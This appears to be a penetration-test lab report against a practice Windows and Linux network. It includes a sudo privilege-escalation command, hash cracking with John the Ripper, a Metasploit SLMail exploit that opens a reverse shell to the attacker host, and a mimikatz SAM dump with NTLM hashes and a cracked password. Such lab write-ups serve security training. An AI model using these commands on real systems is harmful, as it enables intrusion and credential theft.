./sys/devices/virtual/net/eth0/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags
find: 'flag': No such file or directory
root@efbd54f7364f:/# cat /root/flag12.txt
d7sdfksdf384
root@efbd54f7364f:/#
```


```
root@efbd54f7364f: /
File  Actions  Edit  View  Help
root@kali: ~ ×   root@efbd54f7364f: / ×
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Apr 14 00:32:14 2023 from 192.168.13.1
Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 su
root@efbd54f7364f:/# cd /
root@efbd54f7364f:/# find . flag | grep flag
./root/flag12.txt
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/virtual/net/eth0/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags
find: 'flag': No such file or directory
root@efbd54f7364f:/# cat /root/flag12.txt
d7sdfksdf384
root@efbd54f7364f:/#
```



Windows Servers

Vulnerability 1	Findings
Title	totalrekall GitHub Page
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Low
Description	Using OSINT searched GitHub repositories belonging to totalrekall. Found the credentials with hashed password in the repo and cracked it with john. user: trivera pass: Tanya41ife (edited)
Images	  root@kali:~# john rekall.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2023-04-17 18:52) 5.882g/s 6435p/s 6435c/s 6435C/s 123456..hammer Use the "--show" option to display all of the cracked passwords reliably Session completed.
Affected Hosts	
Remediation	Saving credentials in a public forum opens up potential risk.


Vulnerability 2	Findings
Title	Nmap scan to determine Network Hosts
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Medium
Description	Nmap scan used to find network, software, protocols and open ports. nmap scan on 172.22.117.0/24 revealed two servers win10 (172.22.117.20) and Windc01 (172.22.117.10) went to browser and entered 172.22.117.20 and entered credentials from flag 1: trivera: Tanya4life.
Images	


```
└─# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-17 18:55 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00067s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00089s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
79/tcp  open  finger
80/tcp  open  http
106/tcp open  pop3pw
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
```

```
Nmap scan report for 172.22.117.100
Host is up (0.0000090s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
5901/tcp open  vnc-1
6001/tcp open  X11:1

Nmap done: 256 IP addresses (3 hosts up) scanned in 11.16 seconds
```

	 
Affected Hosts	172.22.117.0/24
Remediation	Ensure the security team is monitoring the Nmap scan to ensure research is done on any potential vulnerabilities with the open ports. Need to ensure latest patches are issued and firewall rules in place.

Vulnerability 3	Findings
Title	FTP Enumeration
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Medium
Description	Using previous scan, FTP port 21 is open and is vulnerable to access. access ftp:1/172.22.117.20 from the browser

Images	
Affected Hosts	172.22.117.20
Remediation	recommended to close ports that are not being used alot. use firewall rules and allow only authorized users access.

Vulnerability 4	Findings
Title	SLMail Service
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Medium
Description	using the Smap scan, revealed that there is a vulnerable application - SLMail on port 25 and 110. the exploit requires port 110. A reverse shell exploited successfully. nmap scan reveals 172.22.117.20 is the machine running the SLMail service. search metasploit for slmail and only one exploit will come up, windows/pop3/seattlelab_pass, so set the options and run that to open the shell. you'll find the flag by running ls
Images	
Affected Hosts	172.22.117.20
Remediation	patch systems to ensure they are running latest security patches.

```
04-17 19-12-18.png
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×

msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[-] 172.22.117.20:110 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (172.22.117.20:110) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49672 ) at 2023-04-17 19:11:50 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-04-11 18:24:42 -0400  maillog.008
100666/rw-rw-rw-  2366  fil   2023-04-13 18:08:50 -0400  maillog.009
100666/rw-rw-rw-  2198  fil   2023-04-17 18:10:35 -0400  maillog.00a
100666/rw-rw-rw-  6379  fil   2023-04-17 19:11:46 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Vulnerability 5	Findings
Title	Scheduled Task Vulnerability
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Medium
Description	Using the previous exploit, dropped into meterpreter shell Load kiwi command, lsa dump, opened cmd shell ran schtasks /query to get a list of scheduled tasks. Flag 5 at the top. Run schtasks/query/fo list/v /tn flag5

Images

```
meterpreter > cd /etc/shadow
[-] stdapi_fs_chdir: Operation failed: The system cannot find the path specified.
meterpreter > minikatz kiwi
[-] Unknown command: minikatz
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
```



```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
```


```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd
```


```
File  Actions  Edit  View  Help
root@kali: ~ ×    root@kali: ~ ×
TaskName                                Next Run Time          Status
========                                =============          ======
flag5                                   N/A                    Ready

C:\Program Files (x86)\SLmail\System>schtasks /query /fo list /v /tn flag5
schtasks /query /fo list /v /tn flag5

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        4/17/2023 4:46:26 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A

HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
```

Affected Hosts	172.22.117.20
Remediation	Patch systems to ensure they are running latest security patches


Vulnerability 6	**Findings**
Title	SLMail Compromise
Type (Web app / Linux OS/ Windows OS)	Windows OS
Risk Rating	Critical


Description	Using kiwi a dump of the SAM file was executed with John the ripper to crack the password. started kiwi in meterpreter then ran lsa_dump_sam to get the flag 6 hash, then put into text file and ran john --format=nt win10.txt to crack it.
Images	 root@kali: ~ File Actions Edit View Help root@kali: ~ root@kali: ~ Use the "--format=ripemd-128" option to force loading these as that type instead Warning: detected hash type "LM", but the string is also recognized as "Snefru-128" Use the "--format=Snefru-128" option to force loading these as that type instead Warning: detected hash type "LM", but the string is also recognized as "ZipMonster" Use the "--format=ZipMonster" option to force loading these as that type instead Using default input encoding: UTF-8 Using default target encoding: CP850 Loaded 2 password hashes with no different salts (LM [DES 256/256 AVX2]) Warning: poor OpenMP scalability for this hash type, consider --fork=2 Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 380 candidates buffered for the current salt, minimum 512 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Proceeding with incremental:LM_ASCII 0g 0:00:00:07 